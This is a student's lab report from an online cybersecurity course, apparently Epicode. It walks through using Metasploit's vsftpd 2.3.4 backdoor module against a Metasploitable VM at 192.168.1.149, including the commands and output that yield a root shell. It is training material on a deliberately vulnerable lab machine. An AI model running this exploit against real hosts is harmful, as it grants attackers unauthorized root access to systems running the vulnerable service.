

# EPICODE

CYBERSECURITY COURSE

BY MAX ALDROVANDI

17/05/2024

Web-site: <https://epicode.com/it>

Locality:

Via dei Magazzini Generali,  
6 Roma, Lazio 00154, IT

# PRACTICE EXERCISE S7/L1

---

## Track:


Building on the exercise seen in today's lesson, we ask you to complete a hacking session on the Metasploitable machine, on the “**vsftpd**” service (the same as seen in theory lesson). The only difference will be the address of your Metasploitable machine.

Configure it as follows: **192.168.1.149/24**.

Once you have obtained the session on the Metasploitable, create a folder with the `mkdir` command in the root directory (`/`). Call the folder **test\_metasploit**.

## Change IP addresses:

As first we changed the IP addresses of Kali and Metasploitable.



```
File Actions Edit View Help
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.1.100
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

KALI

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1


[ Read 15 lines ]
^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is      ^V Next Page     ^U UnCut Text   ^T To Spell
```

METASPLOTABLE

## MSF console:

We then proceeded by starting msf console from the terminal using the command:

### *msfconsole*



```
kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

#Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*LiT*Mail.ru() { ;; } echo vulnerable*
#Team sorcerer*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
#QuePasaZombiesAndFriends*NetSecB*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
#redspine*8FG*AgentAides*0*JIDA*Kacouski*AlghaPwners*FLAHA*ReFaele*HackSurVette*outout*HackSouth*Corax*yee80iz*
#SKUA*Cyber COBRA*Flaghunters*0*CD*AI Generated*HCSEC*p3nm3d*TF5*CTF_Circle*Innoteclabs*baadf00d*8itswitchers*0yn00bs*
#ITPwns - Intergalactic Team of PWNers*PCCsquared*fr33k4ks*runCMD*0*194*Kapital Krakens*ReadyPlayer1337*Team 443*
#HACKSNOW*InfoSec*CTF Community*DC21a*NiceWay*8*BlueSky*ME3*Tipi*Hack*Porg Pm Platoon*Hackerty*hackstreetboys*
#idaengine07*eggcellent*H4x*c0d37*localhost*Original Cyan Lonkers*Sad_Pandas*FalseFlag*0*Heartbleed*Orange*SBWASP*
#Cult of the Dead Turkey*doesthismatter*crayonheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
#x00*x00*BlackCat*ARES*cxp*vaporsec*purplehax*RedTeam*MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
#etherknot*cheesebagutte*downgrade*FR1ND0*badfirmware*cut3d4g*hw*dc65*noop*Polaris One*teamhail hydra*Fakoyakik
#Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*0ldBoys*#M0ul3F711813f3*beatswithsaws*DC548*
#iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4Fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwLuseArch*MadDaags*
#Tinc*The Pightly Mangolins*CCSF_RamSec*x4n0n*x0rc3p3rse*emehacr*Ph4n70m_R34p3r*humz1q*Preeminence*UMG*ByteBrigade*
#TeamFastRax*Twoson-Cyberkatze*cow*arzhew*PA Hackers*Kuolema*Hakateam*Legic B0mb*NOVA-InfoSec*teamstyle*Panice
#BANG0R3*
#Les Tontons Flageurs*
# UNION SELECT password
#burner_her0ge
#where_there_be_trolls*
#r4t5_*6rungs4nd4*NVUSEC*
#J0stent0r*H4ckbaikance*
#T0fueleRoll*Trash Pandas*
#Astra*Got Schwartz*tmux*
#Unl3Juicy white peach*
#HackerKnights*
#Pentest Rangers*
#placeholder_name*bitup*
#UCASeas*onotch*
#NeNJuMe0ok*
#Maux de tête*LalaNox*
#cr0r0x2z3r0p0rn*clueless*
#Hackwars*
#Kugelschreibertester*
#icemasters*
#Spartan's Ravens*
#g0lddigg3rs*pappo*
#Les CRACKS*c0dingRabbits*
#Z0r4sh*Recycl0blin*
#ExploitStudio*
#Car RamRod*0*4141414*
#Bjorkson*FlyingCircus*
#Securifer*ahot cocos*
#n00bytes*DMCG*guidzero*dork*ty42*[EHF]*CarpeDiem*Flamin-Go*BarryWhite*XUcyber*FernetInjection*0ccurity*
#Mars Explorer*rozen_cf*Fat Boys*Simpatico*nzdb*Isac-U.O*The Pomorians*T3SH*H0wk33*Jet3*OrangeStar*Team Corgi*
#00g3*itch0ffRes*Legion0fR1nfr*Unl4w*egucco*Pr0ph3t*L0n0r*_n00bz*0SINT_Punchers*TIInfol Hats*Hava*Team Neu*
```

---

We looked for the exploit we were interested in in this case the  
'unix/ftp/vsftpd\_234\_backdoor exploit'

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 
```

And we used it with the command:

***use + 'path of the exploit'***

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

with the command:

***show options***

We saw what the requirements were for using this exploit, and with the command:

***set + RHOSTS + IP Target***

we set the information that was required

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies    Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

with the command:

***show payloads***

We saw what payloads were available, in our case we used the payload set by default.

With the command:

***exploit***

we launched the exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads

  #  Name                      Disclosure Date  Rank  Check  Description
  --  -
  0  payload/cmd/unix/interact .                normal No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

---

To verify that we took control of the host machine, we used the command:

### *ifconfig*

to see what our IP address was, in this case it must be that of the target machine

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 4 opened (192.168.1.100:41329 → 192.168.1.149:6200) at 2024-05-31 09:59:48 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:99:b4:a6
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe99:b4a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:220 errors:0 dropped:0 overruns:0 frame:0
          TX packets:270 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16358 (15.9 KB)  TX bytes:22145 (21.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:163 errors:0 dropped:0 overruns:0 frame:0
          TX packets:163 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:47797 (46.6 KB)  TX bytes:47797 (46.6 KB)
```